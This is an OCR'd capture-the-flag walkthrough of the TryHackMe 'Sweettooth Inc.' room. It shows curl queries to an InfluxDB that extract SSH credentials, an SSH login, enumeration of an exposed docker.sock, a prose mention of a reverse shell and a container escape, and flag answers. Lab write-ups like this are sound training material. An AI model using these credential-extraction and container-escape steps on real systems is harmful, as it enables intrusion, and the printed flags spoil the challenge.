
A:4875


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
Search

```
,71.11],["2021-05-18T00:00:00Z",60.01,4292,74.44],["2021-05-18T01:00:00Z",61.91,4344,66.1],["2021-05-18T02:00:00Z",64.78,4264,71.26],["2021-05-18T03:00:00Z",59.05,4498
,66.49],["2021-05-18T04:00:00Z",63.6,4288,68.07],["2021-05-18T05:00:00Z",58.23,4636,72.68],["2021-05-18T06:00:00Z",59.7,4730,60.1],["2021-05-18T07:00:00Z",60.75,4720,6
9.83],["2021-05-18T08:00:00Z",58.04,4268,74.73],["2021-05-18T09:00:00Z",58.06,4208,67.12],["2021-05-18T10:00:00Z",60.78,4294,69.63],["2021-05-18T11:00:00Z",61.47,4424,
70.46],["2021-05-18T12:00:00Z",62.09,4248,61.23],["2021-05-18T13:00:00Z",59.79,4110,64.69],["2021-05-18T14:00:00Z",61.26,4866,68.39],["2021-05-18T15:00:00Z",62.81,4798
,71.3],["2021-05-18T16:00:00Z",61.45,4528,71.16],["2021-05-18T17:00:00Z",60.78,4800,74.66],["2021-05-18T18:00:00Z",64.23,4276,63.29],["2021-05-18T19:00:00Z",59.73,4796
,74.86],["2021-05-18T20:00:00Z",64.38,4106,64.66],["2021-05-18T21:00:00Z",62.75,4440,65.81],["2021-05-18T22:00:00Z",58.13,4312,62.06],["2021-05-18T23:00:00Z",58.34,462
4,60.11],["2021-05-19T00:00:00Z",60.26,4212,60.93],["2021-05-19T01:00:00Z",57.41,4794,66.23],["2021-05-19T02:00:00Z",58.78,4448,73.64],["2021-05-19T03:00:00Z",62.12,42
34,66.53],["2021-05-19T04:00:00Z",63.91,4530,64.79],["2021-05-19T05:00:00Z",57.19,4812,64.14],["2021-05-19T06:00:00Z",64.55,4708,68.82],["2021-05-19T07:00:00Z",63.18,4
264,73.62],["2021-05-19T08:00:00Z",64.82,4152,67.32],["2021-05-19T09:00:00Z",63.54,4484,62.77],["2021-05-19T10:00:00Z",64.85,4842,72.97],["2021-05-19T11:00:00Z",61.19,
4596,71.36],["2021-05-19T12:00:00Z",64.7,4282,63.69],["2021-05-19T13:00:00Z",57.37,4212,73.2],["2021-05-19T14:00:00Z",61.38,4808,73.47],["2021-05-19T15:00:00Z",57.1,44
40,73.76],["2021-05-19T16:00:00Z",59.91,4108,60.71],["2021-05-19T17:00:00Z",58.35,4324,67.43],["2021-05-19T18:00:00Z",62.7,4030,73.78],["2021-05-19T19:00:00Z",57.95,41
72,67.77],["2021-05-19T20:00:00Z",59.59,4146,74.28],["2021-05-19T21:00:00Z",58.47,4068,61.44],["2021-05-19T22:00:00Z",58.11,4360,63.56],["2021-05-19T23:00:00Z",60.15,4
610,62.92],["2021-05-20T00:00:00Z",57.41,4846,72.27],["2021-05-20T01:00:00Z",64.15,4874,61.27],["2021-05-20T02:00:00Z",58.91,4462,73.26],["2021-05-20T03:00:00Z",57.29,
4050,67.53],["2021-05-20T04:00:00Z",61.33,4696,63.27],["2021-05-20T05:00:00Z",57.5,4292,74.52],["2021-05-20T06:00:00Z",59.4,4132,68.42],["2021-05-20T07:00:00Z",62.23,4
432,68.57],["2021-05-20T08:00:00Z",58.88,4340,64.24],["2021-05-20T09:00:00Z",58.99,4324,70.83],["2021-05-20T10:00:00Z",57.88,4230,70.01],["2021-05-20T11:00:00Z",62.12,
4634,71.6],["2021-05-20T12:00:00Z",64.42,4234,73.88],["2021-05-20T13:00:00Z",60.8,4694,61.55],["2021-05-20T14:00:00Z",58.6,4554,65.49],["2021-05-20T15:00:00Z",58.6,487
5,65.49]]}]}]}
   0 --:--:-- --:--:-- --:--:--  7110

┌──(kali㉿kali)-[~]
└─$ sudo curl -G "http://10.10.219.55:8086/query?db=mixer" --data-urlencode "q=SELECT MAX(motor_rpm) * FROM  mixer_stats" --header "Authorization: Bearer eyJhbGciOiJIU
zI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0"

{"error":"error parsing query: found FROM, expected identifier, string, number, bool at line 1, char 25"}

┌──(kali㉿kali)-[~]
└─$ sudo curl -G "http://10.10.219.55:8086/query?db=mixer" --data-urlencode "q=SELECT MAX(motor_rpm) FROM  mixer_stats" --header "Authorization: Bearer eyJhbGciOiJIUzI
1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0"

{"results":[{"statement_id":0,"series":[{"name":"mixer_stats","columns":["time","max"],"values":[["2021-05-20T15:00:00Z",4875]]}]}]}

┌──(kali㉿kali)-[~]
└─$ 
```

Q: What username do you find in one of the databases?


A: uzJk6Ry98d8C


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.10.14.82 5:33
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
Search
05:33
05/03/2024


```
└─$ sudo curl -G "http://10.10.219.55:8086/query?db=mixer" --data-urlencode "q=SELECT MAX(motor_rpm) FROM  mixer_stats" --header "Authorization: Bearer eyJhbGciOiJIUzI
1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0"

{"results":[{"statement_id":0,"series":[{"name":"mixer_stats","columns":["time","max"],"values":[["2021-05-20T15:00:00Z",4875]]}]}]}

┌──(kali㉿kali)-[~]
└─$ sudo curl -G "http://10.10.219.55:8086/query" --data-urlencode "q=SHOW DATABASES" --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFt
ZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0"

{"results":[{"statement_id":0,"series":[{"name":"databases","columns":["name"],"values":[["creds"],["docker"],["tanks"],["mixer"],["_internal"]]}]}]}

┌──(kali㉿kali)-[~]
└─$ sudo curl -G "http://10.10.219.55:8086/query" --data-urlencode "q=SHOW SERIES ON creds" --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2
VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0"

{"results":[{"statement_id":0,"series":[{"columns":["key"],"values":[["ssh,user=uzJk6Ry98d8C"]]}]}]}

┌──(kali㉿kali)-[~]
└─$ sudo curl -G "http://10.10.219.55:8086/query?db=creds" --data-urlencode "q=SELECT * FROM  ssh" --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0" | grep 2021-05-18T14:00:00

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   152    0   152    0     0    205      0 --:--:-- --:--:-- --:--:--   205

┌──(kali㉿kali)-[~]
└─$ sudo curl -G "http://10.10.219.55:8086/query?db=creds" --data-urlencode "q=SELECT * FROM  ssh" --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0"

{"results":[{"statement_id":0,"series":[{"name":"ssh","columns":["time","pw","user"],"values":[["2021-05-16T12:00:00Z",7788764472,"uzJk6Ry98d8C"]]}]}]}

┌──(kali㉿kali)-[~]
└─$ 
```

Q: user.txt

A: THM{V4w4FhBmtp4RFDti}


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.10.14.82 5:35
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
Search
05:35
05/03/2024

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh uzJk6Ry98d8C@10.10.219.55
[sudo] password for kali:
ssh: connect to host 10.10.219.55 port 22: Connection refused

┌──(kali㉿kali)-[~]
└─$ sudo ssh uzJk6Ry98d8C@10.10.219.55 -p 2222
The authenticity of host '[10.10.219.55]:2222 ([10.10.219.55]:2222)' can't be established.
ED25519 key fingerprint is SHA256:rxhYa4K7GBaKlDryL+Uko+qzgdtrJ80xKRHD4WYAWr8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.219.55]:2222' (ED25519) to the list of known hosts.
uzJk6Ry98d8C@10.10.219.55's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
uzJk6Ry98d8C@0d22c2cc510a:~$ 
```



kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.10.14.82
5:36
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
Search
05:36
05/03/2024

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh uzJk6Ry98d8C@10.10.219.55
[sudo] password for kali:
ssh: connect to host 10.10.219.55 port 22: Connection refused

┌──(kali㉿kali)-[~]
└─$ sudo ssh uzJk6Ry98d8C@10.10.219.55 -p 2222
The authenticity of host '[10.10.219.55]:2222 ([10.10.219.55]:2222)' can't be established.
ED25519 key fingerprint is SHA256:rxhYa4K7GBaKlDryL+Uko+qzgdtrJ80xKRHD4WYAWr8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.219.55]:2222' (ED25519) to the list of known hosts.
uzJk6Ry98d8C@10.10.219.55's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
uzJk6Ry98d8C@0d22c2cc510a:~$ ls
data  meta.db  user.txt  wal
uzJk6Ry98d8C@0d22c2cc510a:~$ cat user.txt
THM{V4w4FhBmtp4RFDti}
uzJk6Ry98d8C@0d22c2cc510a:~$ 
```

Task 3: Exploiting the Docker Container

Found the internal service of the Docker container.

Accessed the Docker container through SSH tunneling.

Logged into the Docker container as the user found earlier.

Exported the Docker container for further exploitation.

Uploaded a reverse shell and got a connection back to the attacker's machine as the root user.

Found two flags: one for privilege escalation and one for escaping the Docker container.

Successfully completed the task in the TryHackMe room Sweettooth Inc.


Demonstrated the process of initial reconnaissance, exploiting the Influx database, and exploiting the Docker container.

Accomplished the objective by gaining a foothold on the machine, privilege escalation, and escaping the Docker container.

Found two flags: one for privilege escalation and one for escaping the Docker container.


Q: /root/root.txt

A: THM{5qsDivHdCi2oabwp}


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.10.14.82
5:48
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
Right Ctrl
Search
05:48
05/03/2024


```
uzJk6Ry98d8C@0d22c2cc510a:~$ cat user.txt
THM{V4w4FhBmtp4RFDti}
uzJk6Ry98d8C@0d22c2cc510a:~$ whoami
uzJk6Ry98d8C
uzJk6Ry98d8C@0d22c2cc510a:~$ uname -a
Linux 0d22c2cc510a 3.16.0-11-amd64 #1 SMP Debian 3.16.84-1 (2020-06-09) x86_64 GNU/Linux
uzJk6Ry98d8C@0d22c2cc510a:~$ ls -al /var/run
lrwxrwxrwx 1 root root 4 Jun 20  2017 /var/run → /run
uzJk6Ry98d8C@0d22c2cc510a:~$ ls -al /var/run/
total 28
drwxr-xr-x  5 root root     4096 Mar  5 02:35 .
drwxr-xr-x 62 root root     4096 Mar  5 02:35 ..
srw-rw-rw-  1 root influxdb    0 Mar  5 01:36 docker.sock
drwxrwxrwt  2 root root     4096 Jun 20  2017 lock
drwxr-xr-x  2 root root     4096 Mar  5 01:37 sshd
-rw-r--r--  1 root root        3 Mar  5 01:37 sshd.pid
drwxr-xr-x  2 root root     4096 May 18  2021 systemd
-rw-rw-r--  1 root utmp      384 Mar  5 02:35 utmp
uzJk6Ry98d8C@0d22c2cc510a:~$ ps -aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.5  20048  2772 ?        Ss   01:37   0:00 /bin/bash -c chmod a+rw /var/run/docker.sock && service ssh start & /bin/su uzJk6R
root         8  0.0  0.5  44764  2732 ?        S    01:37   0:00 /bin/su uzJk6Ry98d8C -c /initializeandquery.sh & /entrypoint.sh influxd
uzJk6Ry+    19  0.0  0.4  11620  2288 ?        Ss   01:37   0:00 bash -c /initializeandquery.sh & /entrypoint.sh influxd
uzJk6Ry+    20  0.1  0.4  11676  2492 ?        S    01:37   0:03 /bin/bash /initializeandquery.sh
uzJk6Ry+    21  0.5  9.9 379236 50348 ?        Sl   01:37   0:19 influxd
root        34  0.0  0.5  55184  2848 ?        Ss   01:37   0:00 /usr/sbin/sshd
uzJk6Ry+  6829  0.0  0.5  19652  2704 ?        S    01:39   0:00 socat TCP-LISTEN:8080,reuseaddr,fork UNIX-CLIENT:/var/run/docker.sock
root     16964  0.0  1.1  80032  5892 ?        Ss   02:34   0:00 sshd: uzJk6Ry98d8C [priv]
uzJk6Ry+ 17030  0.0  0.8  80032  4356 ?        S    02:35   0:00 sshd: uzJk6Ry98d8C@pts/0
uzJk6Ry+ 17047  0.0  0.6  20260  3256 pts/0    Ss   02:35   0:00 -bash
uzJk6Ry+ 17807  0.0  0.1   4240   696 ?        S    02:39   0:00 sleep 5
uzJk6Ry+ 17808  0.0  0.4  17508  2084 pts/0    R+   02:39   0:00 ps -aux
uzJk6Ry98d8C@0d22c2cc510a:~$
```

```
uzJk6Ry98d8C@0d22
uzJk6Ry98d8C@0d22
logout
Connection to 10.

┌──(kali㉿kali)-[
└─$ sudo ssh uzJk
uzJk6Ry98d8C@10.1

The programs incl
the exact distrib
individual files

Debian GNU/Linux
permitted by appl
Last login: Tue M
uzJk6Ry98d8C@0d22
```

